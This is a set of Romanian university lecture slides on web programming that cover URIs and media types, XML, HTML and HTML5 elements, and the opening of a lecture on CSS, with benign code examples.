- ▶ Numele unui domeniu care conține caractere non-ASCII din alfabetul unei limbi
- ▶ Astfel de nume de domenii sunt prefixate cu xn--
- ▶ Este folosită metoda Punycode de a converti un sir unicode la un sir de caractere dintr-un set mai restrictive (ASCII)
- ▶ Exemplu:

<http://www.müller.de/>

<http://www.xn--mller-kva.de/>

2. Principii ale arhitecturii web

- ▶ Arhitectura web are două niveluri:
 - ▶ Un client web (e.g., browser-ul) care utilizează / afișează informația
 - ▶ Un server web care transferă informația la client
- ▶ Tehnologiile utilizate:
 - ▶ URL / URI
 - ▶ HTML (HyperText Markup Language)
 - ▶ HTTP (HyperText Transfer Protocol)

2. Principii ale arhitecturii web

- ▶ Principii:
 - ▶ Un URI trebuie să identifice o singură resursă
 - ▶ Nu trebuie ca mai mult de un URI să identifice o anumită resursă
 - ▶ Schemele URI trebuie reutilizate (în loc de a se crea scheme noi) dacă oferă proprietățile necesare
 - ▶ Un agent nu trebuie neapărat să îintrerupă utilizatorul pentru a obține acceptul.

3. Tipuri media

- ▶ Specifică tipul unei resurse (ce conține o anumită resursă)
- ▶ Erau denumite Multipurpose Internet Mail Extensions (MIME)
- ▶ Sunt folosite ca valori pentru header-ul HTTP Content-Type
- ▶ Sintaxa: *top-level-type/subtype*
- ▶ Sunt case-insensitive

3. Tipuri media

- ▶ Text
 - ▶ text/plain, text/html, text/css
- ▶ Imagini
 - ▶ image/gif, image/jpeg, image/png, image/svg+xml
- ▶ Audio
 - ▶ audio/basic, audio/mp4, audio/mpeg
- ▶ Video
 - ▶ video/mp4, video/mpeg, video/x-matroska
- ▶ Aplicații
 - ▶ application/json, application/javascript, application/pdf, application/octet-stream, application/x-shockwave-flash, application/xml, application/zip
- ▶ Alte tipuri: example, message, model, multipart

4. Browser-e web

- ▶ WorldWideWeb – primul web browser (1991)
- ▶ Internet Explorer (1995)
- ▶ Opera (1996)
- ▶ Safari (2003)
- ▶ Firefox (2004)
- ▶ Chrome (2008)
- ▶ Alte browser-e: Torch, Maxthon, SeaMonkey Avant Browser, Deepnet Explorer
- ▶ Alte browser-e (Linux): Konqueror, Epiphany, Qupzilla, Midori, Dillo, Arora; în mod text: ELinks, Lynx

Limbaje de marcare

Limbaj de marcare (en., markuplanguage)

Limbaje de marcare

Limbaj de marcare (en., markuplanguage)

- ▶ Sistem de adnotare a unui document astfel încât să se distingă din punct de vedere sintactic de text
- ▶ Set de tag-uri de marcare care definesc structura documentului + conținut

Exemple de limbaje de marcare

- ▶ HTML
- ▶ XML
 - ▶ XHTML
 - ▶ RSS
 - ▶ Atom
 - ▶ SAML
- ▶ Markdown
- ▶ TeX / LaTeX

Exemple de limbaje de marcare

► Hypertext Markup Language (HTML)

```
<!DOCTYPE html>
<html>
<body>
  <h1>Programare web</h1>
  <p>Hello World!</p>
</body>
</html>
```

Programare web

Hello World!

Exemple de limbaje de marcare

► Extensible Markup Language (XML)

```
▼<biblioteca>
  ▼<carti>
    ▼<carte id="1">
      <titlu>The Last Of The Mohicans</titlu>
      <autor>Cooper, James Fenimore</autor>
      <editura>Penguin Books</editura>
      <imprumutata>False</imprumutata>
    </carte>
    ▼<carte id="9">
      <titlu>The Mill On The Floss</titlu>
      <autor>Eliot, George</autor>
      <editura>Penguin Books</editura>
      <imprumutata>False</imprumutata>
    </carte>
  </carti>
</biblioteca>
```

Exemple de limbaje de marcare

► Markdown (.md)

```
# ProcesatorInformatiiStudenti
```

```
## Utilizarea aplicației
```

1. Utilizatorul încarcă un fișier CSV cu datele personale ale studenților.
2. Este returnat un raport rezultat în urma pre-procesării acelui fișier.
3. Utilizatorul confirmă introducerea în baza de date a informațiilor.

ProcesatorInformatiiStudenti

Utilizarea aplicației

1. Utilizatorul încarcă un fișier CSV cu datele personale ale studenților.
2. Este returnat un raport rezultat în urma pre-procesării acelui fișier.
3. Utilizatorul confirmă introducerea în baza de date a informațiilor.

Limbajul XML

- ▶ **XML – EXtensible Markup Language**
- ▶ Limbaj de marcare folosit pentru a descrie date
- ▶ Tag XML = Sir de caractere delimitat de caracterele < și > folosit pentru marcare în limbajul XML
- ▶ Documentele XML au o structură arborescentă cu un nod rădăcină (en., *root*)
- ▶ Nodurile pot avea un părinte direct și mai mulți copii

Limbajul XML

- ▶ Toate elementele XML trebuie să aibă un tag de închidere
- ▶ Tag-urile sunt case-sensitive
- ▶ Tag-urile trebuie să fie închise corect
- ▶ Doar caracterele < și & sunt strict ilegale în XML
- ▶ Toate spațiile din conținutul unui tag sunt păstrate în XML
- ▶ Comentariile sunt la fel ca în HTML
- ▶ O linie nouă în XML este LF (Line Feed)
- ▶ Valorile atributelor trebuie să fie între ghilimele
- ▶ Minimizarea atributelor nu este permisă

Exemplu de XML

```
<?xml version="1.0" encoding="UTF-8"?>
<biblioteca>
    <carti>
        <carte id="1">
            <titlu>The Last Of The Mohicans</titlu>
            <autor>Cooper, James Fenimore</autor>
            <editura>Penguin Books</editura>
            <imprumutata>False</imprumutata>
        </carte>
        <carte id="9">
            <titlu>The Mill On The Floss</titlu>
            <autor>Eliot, George</autor>
            <editura>Penguin Books</editura>
            <imprumutata>False</imprumutata>
        </carte>
    </carti>
</biblioteca>
```

Gramatici și validări XML

Document Type Definition (DTD)

- ▶ Specifică elementele și atributele care pot să apară într-un anumit XML (inclusiv relațiile dintre elemente)
- ▶ Este folosit la validarea documentelor XML

XML Schema Definition (XSD)

- ▶ Are facilitățile DTD
- ▶ Este scris în XML
- ▶ Este extensibil și suportă tipuri de date

Bibliografie

- ▶ W3schools.com – HTML Tutorial <http://www.w3schools.com/html>
- ▶ HTML Living Standard <https://html.spec.whatwg.org/multipage/>
- ▶ HTML Living Standard - Custom elements
<http://w3c.github.io/webcomponents/spec/custom/>
- ▶ T. Berners-Lee. (2005) Uniform Resource Identifier (URI): Generic Syntax
<http://tools.ietf.org/html/rfc3986>
- ▶ T. Berners-Lee. (1994) Uniform Resource Locators (URL)
<http://tools.ietf.org/html/rfc1738>
- ▶ M. Duerst. (2005) Internationalized Resource Identifiers (IRIs)
<http://tools.ietf.org/html/rfc3987>
- ▶ N. Freed. (1996) Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. [Online]. <http://tools.ietf.org/html/rfc2046>
- ▶ N. Freed. (2013) Media Type Specifications and Registration Procedures. [Online].
<http://tools.ietf.org/html/rfc6838>
- ▶ N. Freed, et al. (2020) Media Types. [Online].
<http://www.iana.org/assignments/media-types/media-types.xhtml>
- ▶ XML Tutorial - <https://www.w3schools.com/xml/>

PROGRAMARE WEB

CURSUL 02


LIMBAJUL HTML

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

I. Limbajul HTML

Limbajul HTML

1. Limbajul HTML - istoric
2. Limbajul HTML - definiții
3. Editoare HTML
4. Structura HTML
5. Atribute HTML
6. Elemente HTML
7. Entități HTML
8. Limbajul HTML5 – introducere
9. Elemente semantice
10. Compatibilitatea cu browser-e vechi
11. Validarea paginilor HTML

1. Limbajul HTML - istoric

- ▶ 1989 - Tim Berners-Lee, pe când lucra la CERN, are ideea de a permite cercetătorilor din toată lumea să aibă acces la documentele altor cercetători, iar secvențe de text să fie "legate" de alte fișiere
- ▶ Adică, în timp ce un document este citit să se permită afișarea unui alt document care să conțină text relevant primului document
- ▶ 1990 – apare un browser web prototip
- ▶ 1991 – apare un document public (*HTML Tags*) care conținea 18 tag-uri HTML

1. Limbajul HTML - istoric

- ▶ 1992 – HTML primul draft
- ▶ 1993 – HTML+ (sunt adăugate tabele, formulare)
- ▶ 1994 – HTML 2.0 și HTML 3.0
- ▶ 1995 – versiune specifică a HTML pentru Netscape
- ▶ 1996 – HTML 3.2 (applet-uri, text în jurul imaginilor)
- ▶ 1997 – HTML 4.0 (structura și prezentarea sunt separate cu ajutorul stilurilor)
- ▶ 1999 – HTML 4.01

1. Limbajul HTML - istoric

- ▶ 2000 – XHTML 1.0 (versiune XML a HTML 4.01)
- ▶ 2001 – XHTML 1.1
- ▶ 2002-2006 – XHTML 2.0 (8 draft-uri)
- ▶ 2012 – HTML5 (candidate recommendation)
- ▶ 2014 – HTML5 (proposed and stable recommendation)
- ▶ 2016 – HTML 5.1
- ▶ 2017 – HTML 5.2
- ▶ 2021 – HTML 5.3
- ▶ HTML Living Standard – <https://html.spec.whatwg.org/>

1. Limbajul HTML - introducere

- ▶ Exemplu de cod/pagina HTML

```
<!DOCTYPE html>
<html lang="ro-RO">
<body>
  <h1>Programare web</h1>
  <p>Hello World!</p>
</body>
</html>
```

Programare web

Hello World!

1. Limbajul HTML - introducere

Caracteristici

- ▶ Realizarea documentelor care conțin texte colorate, îngroșate, înclinate, tabele, liste, imagini, legături spre alte documente similare
- ▶ Includerea în paginile HTML a clipurilor video, sunetelor și componentelor cu care utilizatorul poate să interacționeze (e.g., jocuri online)
- ▶ Regăsirea online a informațiilor folosind motoare de căutare (e.g., google.com, yahoo.com, bing.com) prin intermediul hyperlink-urilor
- ▶ Utilizarea formularelор pentru abonarea la diferite site-uri, înregistrarea la diverse evenimente sau pentru plăți online

2. Limbajul HTML - definiții

Website

- ▶ Grup de pagini interconectate care sunt văzute pe web ca o singură entitate și care sunt, de obicei, întreținute de o singură persoană sau organizație și care se referă la un anumit subiect sau la mai multe subiecte similare

Pagină web

- ▶ Document web, parte a unui website, care conține hipertext și care poate fi vizualizat pe un dispozitiv electronic prin intermediul unui web browser
- ▶ Fișier scris în HTML sau într-un alt limbaj de marcare similar

2. Limbajul HTML - definiții

Web browser

- ▶ Aplicație software care permite vizualizarea și accesarea resurselor web prin intermediul URI-urilor și a hiperlinkurilor

HTML (HyperText Markup Language)

- ▶ Limbaj de marcare utilizat pentru a crea pagini web

Limbaj de marcare (en., markup language)

- ▶ Sistem de adnotare a unui document astfel încât să se distingă din punct de vedere sintactic de text

2. Limbajul HTML - definiții

Limbaj de marcăre (en., markup language)

- ▶ Sistem de adnotare a unui document astfel încât să se distingă din punct de vedere sintactic de text
- ▶ Set de tag-uri de marcăre

Tag HTML

- ▶ Sir de caractere delimitat de caracterele < și > folosit pentru marcăre în limbajul HTML
- ▶ Un tag HTML descrie o anumită componentă (titlu, paragraf, imagine) a unui document HTML

3. Editoare HTML

- ▶ Editoare text
 - ▶ Notepad sau orice alt editor text
 - ▶ Notepad++
 - ▶ Eclipse cu Web Tools Platform
 - ▶ Emacs
 - ▶ Netbeans IDE
 - ▶ PHPEdit
 - ▶ PhpStorm IDE
 - ▶ WebStorm
 - ▶ Visual Studio Code

3. Editoare HTML

- ▶ Editoare WYSIWYG (What You See Is What You Get)
 - ▶ Adobe Dreamweaver
 - ▶ CoffeeCup HTML Editor
 - ▶ Google Web Designer
 - ▶ Kompozer
 - ▶ Microsoft Expression Web
 - ▶ Microsoft Publisher
 - ▶ UltraEdit

3. Editoare HTML

- ▶ Editoare online
 - ▶ Blended HTML
 - ▶ CKeditor
 - ▶ Cloud9
 - ▶ HTML Instant
 - ▶ jsFiddle
 - ▶ LiveGap Editor
 - ▶ Silex website builder
 - ▶ TiniMCE
 - ▶ Thimble
 - ▶ WYMeditor

4. Structura HTML

```
<!DOCTYPE html>

<html>
    <body>
        <h1>Programare web</h1>
        <p>Hello World!</p>
    </body>
</html>
```

4. Structura HTML

Declarația <!DOCTYPE>

- ▶ Ajută browser-ul să afișeze corect pagina web
- ▶ Specifică standardul (declarațiile de markup) folosit în fișierul HTML
- ▶ În HTML5: `<!DOCTYPE html>`
- ▶ În HTML 4.01:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01  
Transitional//EN"  
"http://www.w3.org/TR/html4/loose.dtd">
```

4. Structura HTML

Elemente HTML

<nume_tag>continut</nume_tag>



► Exemple:

<h1>Tehnologii internet</h1>


<p>Hello World!</p>

4. Structura HTML

Elemente HTML

- ▶ Elementele pot fi imbricate
- ▶ Exemplu:

```
<body>
    <h1>Tehnologii internet</h1>
    <p>Hello World!</p>
</body>
```



conținutul elementului body

4. Structura HTML

Elemente HTML

- ▶ Elementele pot fi fără conținut

```
<nume_tag />
```

- ▶ Exemplu:

```
<br />
```

- ▶ Tag-urile nu sunt case-sensitive, dar se recomandă să fie scrise cu litere mici (lowercase)

5. Atribute HTML

Atribute HTML

- ▶ Un element HTML poate conține atribute care descriu elementul respectiv
- ▶ Atributele se specifică în tag-ul de start și sunt de forma perechi cheie-valoare

```
<nume_tag nume1="valoare1" nume2="valoare2">  
continut</nume_tag>
```

- ▶ Exemplu:

```
<html lang="en-US">
```

5. Atribute HTML

Atribute HTML

- ▶ Recomandări:
 - ▶ Atributele să fie scrise cu litere mici
 - ▶ Valoarea unui atribut să fie scrisă între ghilimele
 - ▶ Se poate ca valoarea unui atribut să fie scrisă între apostrofuri

5. Atribute HTML

Atribute HTML – cele mai utilizate

Atribut	Descriere
alt	Text alternativ pentru o imagine
disabled	Elementul <i>input</i> este <i>disabled</i>
href	Adresa URL pentru un hiperlink
id	Identifier unic pentru un element
src	Adresa URL unei imagini
style	Stiluri CSS pentru un element
title	<i>Tool tip</i>
value	Valoarea pentru un element <i>input</i>

6. Elemente HTML

Principalele tag-uri

Tag	Descriere
<html>	Definește un document HTML
<body>	Corful documentului
<head>	"Capul" documentului
<h1> to <h6>	Heading-uri
<hr>	Linie orizontală

6. Elemente HTML

Head

- ▶ Tag-uri conținute în tag-ul <head>

Tag	Description
<title>	Titlul documentului (obligatoriu)
<style>	Stilul documentului – cum vor fi afișate elementele
<base>	Baza URL pentru toate link-urile din pagina web
<link>	Relație între un document și o resursă externă
<meta>	Informații despre document
<script>	Script client-side, e.g., JavaScript
<noscript>	Conținut alternativ dacă browser-ul nu are activat sau nu suportă script-uri

6. Elemente HTML

Heading-uri

- ▶ Tag-urile: <h1> <h2> ... <h6>
- ▶ Folosite pentru a arăta structura unui document HTML
- ▶ Heading-ul <h1> este cel mai important

6. Elemente HTML

Text în HTML

- ▶ Indiferent de numărul de spații, tab-uri sau linii noi, browser-ul va afișa un singur spațiu

Paragrafe

- ▶ Tag-ul: <p>
- ▶ Browser-ele adaugă o linie nouă înainte și după fiecare paragraf

6. Elemente HTML

Linie nouă (line break)

- ▶ Tag-ul:

Text preformatat

- ▶ Tag-ul: <pre>
- ▶ Permite afișarea textului exact cum este scris în fișierul HTML (incluzând spații, tab-uri și linii noi)

6. Elemente HTML

Formatarea textului

Tag	Descriere
	Text îngroșat (bold)
	Text accentuat (înclinat)
<i>	Text înclinat (italic)
<small>	Text mic
	Text important (îngroșat)
<sub>	Text indice (subscript)
<sup>	Text exponent (superscript)
<ins>	Text adăugat (subliniat)
	Text șters (tăiat)
<mark>	Text marcat (subliniat)

6. Elemente HTML

Formatarea textului

Tag	Descriere
<abbr>	Abreviere sau acronim
<address>	Informații de contact a autorului documentului
<bdo>	Direcția textului left-to-right sau right-to-left E.g., <bdo dir="rtl">un text</bdo>
<blockquote>	Sectiune citată din altă sursă E.g., <blockquote cite="http://www.w3.org/">The W3C is an international community that develops open standards to ensure the long-term growth of the Web</blockquote>
<q>	Citare scurtă
<cite>	Titlul unei lucrări
<dfn>	Definiția unui termen

6. Elemente HTML

Formatarea textului

- ▶ Cod calculator – caracterele au aceeași dimensiune

Tag	Descriere
<code>	Secvență de cod de programare
<kbd>	Date de intrare calculator (keyboard input)
<samp>	Date de ieșire calculator (output sample)
<var>	Variabilă matematică
<pre>	Text preformatat

6. Elemente HTML

Comentarii

- ▶ Tag de start: <!--
- ▶ Tag de sfârșit: -->
- ▶ Exemplu:

```
<!-- comentariu pe  
mai multe linii -->
```

Comentarii conditionate

- ▶ Exemplu:

```
<!--[if IE 6]>  
Cod html  
<! [endif]-->
```

6. Elemente HTML

Hiperlinkuri

- ▶ Tag-ul: <a>
- ▶ Trebuie să conțină atributul href
- ▶ Exemplu:

< a href="#ti">Internet Technologies

Cod	Descriere
	Legătură spre o pagină sau resursă
	Legătură spre o adresă de email
	Ancoră (anchor)
	Legătură spre o ancoră

6. Elemente HTML

Hiperlinkuri

- ▶ Tag-ul: <a>
- ▶ Trebuie să conțină atributul href
- ▶ Atributul target

Valoare	Unde se deschide documentul
_blank	Într-o fereastră nouă sau un tab nou
_self	În același frame cu tag-ul <a> (implicit)
_parent	În frame-ul parinte
_top	În toată fereastra
nume_frame	Într-un anumit frame

6. Elemente HTML

Imagini

- ▶ Tag-ul:
- ▶ Trebuie să conțină atributele src și alt
- ▶ Alte atrbute importante: width și height
- ▶ Exemplu:

```

```

6. Elemente HTML

Image map

- ▶ Definește o imagine cu zone de hiperlink
- ▶ Exemplu:

```
  
  
<map name="planetmap">  
    <area shape="rect" coords="0,0,82,126" href="sun.htm"  
alt="Sun">  
  
    <area shape="circle" coords="90,58,3"  
href="mercur.htm" alt="Mercury">  
  
    <area shape="circle" coords="124,58,8"  
href="venus.htm" alt="Venus">  
  
</map>
```

6. Elemente HTML

Tabele

Tag	Descriere
<table>	Definește un tabel (atributul: sortable)
<th>	Celulă antet a unui tabel
<tr>	Rândul unui tabel
<td>	Celulă a unui tabel (attributele: colspan, headers)
<caption>	Legenda unui tabel
<colgroup>	Grup de coloane dintr-un tabel pentru formatare (atributul: span)
<col>	Proprietățile unei coloane dintr-un colgroup (atributul: span)
<thead>	Grup care conține antetul (header) unui tabel
<tbody>	Grup care conține corpul unui tabel
<tfoot>	Grup care conține footer-ul unui tabel

6. Elemente HTML

Liste

Tag	Descriere
	Listă neordonată (unordered list)
	Listă ordonată (ordered list)
	Item din listă (list item)
<dl>	Listă care conține descrieri (description list)
<dt>	Termen dintr-o listă cu descrieri (description term)
<dd>	Descrierea dintr-o listă cu descrieri

6. Elemente HTML

Liste

► Atributele unei liste ordonate:

- ▶ reversed="reversed" – ordinea listei este inversată
- ▶ start="număr" – valoarea de start
- ▶ type="" – tipul de marcaj folosit de listă
 - ▶ 1, A, a, I, i

Descrieri

```
<dl>  
  <dt>Coffee</dt>  
  <dd>Black hot drink</dd>  
  <dt>Milk</dt>  
  <dd>White cold drink</dd>  
</dl>
```

6. Elemente HTML

Elemente block și inline

- ▶ Elementele bloc (block) încep pe o linie nouă și se termină cu o linie nouă
- ▶ Exemple: `<h1>`, `<p>`, ``, `<table>`, `<div>`
- ▶ Elementele inline sunt afișate fără a lăsa o linie nouă
- ▶ Exemple: ``, `<td>`, `<a>`, ``, ``

6. Elemente HTML

Formulare

Tag	Descriere
<form>	Formular HTML
<input>	Control în care utilizatorul poate introduce date
<textarea>	Căsuță cu mai multe linii de text
<label>	Etichetă pentru un element <input>
<fieldset>	Grupează elemente într-un formular
<legend>	Titlul grupului creat cu tag-ul <fieldset>
<select>	Listă de tipul drop-down
<optgroup>	Grupează opțiuni într-o listă drop-down
<option>	Opțiunile dintr-o listă drop-down
<button>	Definește un buton

6. Elemente HTML

Formulare

Atribute pentru tag-ul <input>:

- ▶ type - button, checkbox, color, date, datetime-local, email, file, hidden, image, month, number, password, radio, range, reset, search, submit, tel, text, time, url, week
- ▶ checked, disabled, src, value, ... – depinde de tipul ales (atributul type)

6. Elemente HTML

IFrame-uri

- ▶ Tag-ul: <iframe>
- ▶ Permite afișarea unei pagini web în interiorul altrei pagini web
- ▶ În interiorul tag-ului se poate pune un mesaj care va fi afișat dacă browser-ul nu suportă iframe-uri
- ▶ Atribute:
 - ▶ width, height
 - ▶ src
 - ▶ name

7. Entități HTML

- ▶ Unele caractere sunt rezervate (e.g., < >)
- ▶ Două modalități de a reprezenta entități HTML
 - ▶ &nume_entitate; e.g., <
 - ▶ &#număr_entitate; e.g., <

7. Entități HTML

Exemple de entități HTML

Nume	Număr	Rezultat	Descriere
&nbsp	 		Spațiu (non-breaking space)
<	<	<	Mai mic ca
>	>	>	Mai mare ca
&	&	&	Ampersand
€	€	€	Simbolul euro
©	©	©	Copyright
"	"	"	Ghilimele
'	&	'	Apostrof

8. HTML5 - introducere

Declarația <!DOCTYPE>

- În HTML 4.01 Strict:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"  
"http://www.w3.org/TR/html4/strict.dtd">
```

- În XHTML 1.1:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"  
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
```

- În HTML 5:

```
<!DOCTYPE html>
```

8. HTML5 - introducere

- ▶ Simplifică declarațiile DOCTYPE și a charset-ului

```
<!DOCTYPE html>
```

```
<meta charset="UTF-8">
```

- ▶ Sunt introduse mai multe elemente noi care țin de semantică, formulare și de elemente grafice și multimedia

8. HTML5 - introducere

Setul de caractere

- ▶ Setul de caractere (charset) implicit folosit în HTML5 este UTF-8
- ▶ Charset-uri
 - ▶ ASCII – 127 caractere
 - ▶ Windows-1252 (denumit greșit ANSI) – 256 caractere
 - ▶ ISO-8859-1 – 256 caractere
 - ▶ UTF-8

8. HTML5 - introducere

Setul de caractere

- În HTML 4:

```
<meta http-equiv="Content-Type"  
content="text/html; charset=ISO-8859-1">
```

- În HTML 5:

```
<meta charset="UTF-8">
```

8. HTML5 - introducere

Elemente scoase din HTML5

<acronym>	
<applet>	<frame>
<basefont>	<frameset>
<big>	<noframes>
<center>	<strike>
<dir>	<tt>


9. Elemente semantice

- ▶ Sunt elemente care au o anumită semnificație
- ▶ Exemple de elemente semantice:
 - ▶ <form>, <table>,
- ▶ Exemple de elemente non-semantice:
 - ▶ <div>,

9. Elemente semantice

Tag	Descriere
<main>	Conținutul principal al unui document
<header>	Antetul unui document sau al unei secțiuni
<nav>	Link-urile de navigare
<section>	Secțiune într-un document
<article>	Conținut independent
<aside>	Conținut lângă conținutul principal (sidebar)
<footer>	Footer-ul unui document sau al unei secțiuni

9. Elemente semantice



9. Elemente semantice

Tag	Descriere
<details>	Conținut care poate fi ascuns sau nu de către utilizator
<summary>	Antetul vizibil pentru un element <details>
<figure>	Conținut semi-independent care reprezintă o imagine, diagramă, secvență de cod, ...
<figcaption>	Legenda unui element <figure>
<mark>	Text evidențiat (highlighted)
<time>	Definește o dată și/sau oră

9. Elemente semantice

Formulare

- ▶ 3 tag-uri noi:
`<datalist>, <keygen>, <output>`
- ▶ 2 atribute noi pentru tag-ul form
 `autocomplete, novalidate`
- ▶ 16 atribute noi pentru tag-ul input
- ▶ 13 valori noi pentru atributul type al tag-ului input
 `color, date, datetime, datetime-local, email, month, number, range, search, tel, time, url, week`

9. Elemente semantice

Elemente grafice

- ▶ Tag-ul <canvas>
 - ▶ Container grafic
 - ▶ Este folosit pentru a desena figuri geometrice, text și imagini
 - ▶ Desenarea se face printr-un limbaj de scripting (JavaScript)
Canvas has several methods for drawing paths, boxes, circles, text, and adding images

9. Elemente semantice

Elemente grafice

- ▶ Tag-ul <svg>
 - ▶ SVG – Scalable Vector Graphics
 - ▶ Folosește formatul XML
 - ▶ Imaginele SVG sunt scalabile

9. Elemente semantice

Elemente media

- ▶ Video
 - ▶ .mp4, .webm, .ogg
 - ▶ Tag-ul: <video>
- ▶ Sunet
 - ▶ .mp3, .wav, .ogg
 - ▶ Tag-ul: <audio>
- ▶ Alte tag-uri:
 - ▶ <source> - sursa (src) și tipul (type) fișierului audio/video
 - ▶ <track> - fișiere care conțin text (e.g., subtitrări)

9. Elemente semantice

Elemente media

► Obiecte

- Tag-uri: <object> și <embed />
- Permit inserarea în documentul HTML a plugin-urilor (e.g., applet-uri Java, flash player-e)

```
<embed width="400" height="50" src="bookmark.swf" />  
<embed width="100%" height="500px"  
src="snippet.html"/>  
<embed src="audi.jpeg" />
```

9. Elemente semantice

► Videouri YouTube

```
<iframe width="420" height="315"  
src="http://www.youtube.com/embed/XGSy3_Czz8k">  
</iframe>
```

```
<object width="420" height="315"  
data="http://www.youtube.com/v/XGSy3_Czz8k">  
</object>
```

```
<embed width="420" height="315"  
src="http://www.youtube.com/v/XGSy3_Czz8k" />
```

10. Compatibilitate

Compatibilitatea cu browser-ele vechi

- ▶ Implicit, browser-ele consideră că elementele nerecunoscute (nesuportate) sunt elemente inline
- ▶ Astfel, pentru a interpreta corect noile tag-uri din HTML5 trebuie adăugat codul CSS:

```
header, section, footer, aside, nav, main,  
article, figure {  
    display: block;  
}
```

10. Compatibilitate

- ▶ În HTML5 pot fi adăugate tag-uri proprii care nu sunt în lista de tag-uri standard HTML
- ▶ Pentru ca IE să recunoască tag-ul definit:

```
<script>document.createElement ("carte")</script>
```

- ▶ Exemplu:

```
<carte>The Shinning, Stephen King</carte>
```

- ▶ IE9 și versiunile anterioare nu permit adăugarea stilurilor; soluția:

```
<!--[if lt IE 9]>  
<script src="http://html5shiv.googlecode.com/  
svn/trunk/html5.js"></script>  
<! [endif]-->
```

11. Validarea paginilor HTML

- ▶ Site-ul <http://validator.w3.org/> poate verifica dacă un document HTML este valid
- ▶ Validarea presupune verificarea gramaticii, vocabularului și a sintaxei limbajului

Bibliografie

- ▶ W3schools.com – HTML Tutorial <http://www.w3schools.com/html>
- ▶ HTML Living Standard <https://html.spec.whatwg.org/multipage/>
- ▶ HTML Living Standard - Custom elements
<http://w3c.github.io/webcomponents/spec/custom/>
- ▶ T. Berners-Lee. (2005) Uniform Resource Identifier (URI): Generic Syntax
<http://tools.ietf.org/html/rfc3986>
- ▶ T. Berners-Lee. (1994) Uniform Resource Locators (URL)
<http://tools.ietf.org/html/rfc1738>
- ▶ M. Duerst. (2005) Internationalized Resource Identifiers (IRIs)
<http://tools.ietf.org/html/rfc3987>
- ▶ N. Freed. (1996) Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. [Online]. <http://tools.ietf.org/html/rfc2046>
- ▶ N. Freed. (2013) Media Type Specifications and Registration Procedures. [Online].
<http://tools.ietf.org/html/rfc6838>
- ▶ N. Freed, et al. (2020) Media Types. [Online].
<http://www.iana.org/assignments/media-types/media-types.xhtml>

PROGRAMARE WEB

CURSUL 03


LIMBAJUL CSS

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică "Gheorghe Asachi" din Iași

2023-2024



Cuprins

I. Limbajul CSS

Limbajul CSS

1. Introducere
2. Istoric
3. Sintaxa CSS
4. Selectori CSS
5. Aplicarea stilurilor
6. Proprietăți CSS
7. Layout-ul unei pagini web
8. Funcții CSS
9. Framework-uri CSS

1. Limbajul CSS - introducere

CSS (Cascading Style Sheets)

- ▶ Foi de stil
- ▶ Descrierea modului de reprezentare a unui document scris într-un limbaj de marcăre (e.g., HTML, XML)
- ▶ Descrierea formatării textului dintr-un document și a modului de aranjare a elementelor în pagină (layout)
- ▶ Descrierea modului în care sunt afișate elementele HTML în browser

1. Limbajul CSS - introducere

► Exemplu de cod CSS

```
html, body {  
    height: 100%;  
    font-family: 'Noto Sans',arial,sans-serif;  
    font-size: small;  
}  
  
.highlight {  
    color: red;  
}  
  
ul.main {  
    list-style-type: none;  
    padding-left: 0px;  
}
```

2. Limbajul CSS - istoric

- ▶ 1994 – Håkon Wium Lie de la CERN propune utilizarea foilor de stil pentru a defini layout-ul unei pagini web
- ▶ 1996 – CSS1 creat de W3C (World Wide Web Consortium)
- ▶ 1998 – CSS2 (poziționare, tipuri media, text bidirecțional)
- ▶ 1999 – primele draft-uri CSS3
- ▶ 2011 – CSS2.1 (sunt reparate erorile din CSS2)
- ▶ 2016 – CSS 2.1 : Level 2 Revision 1

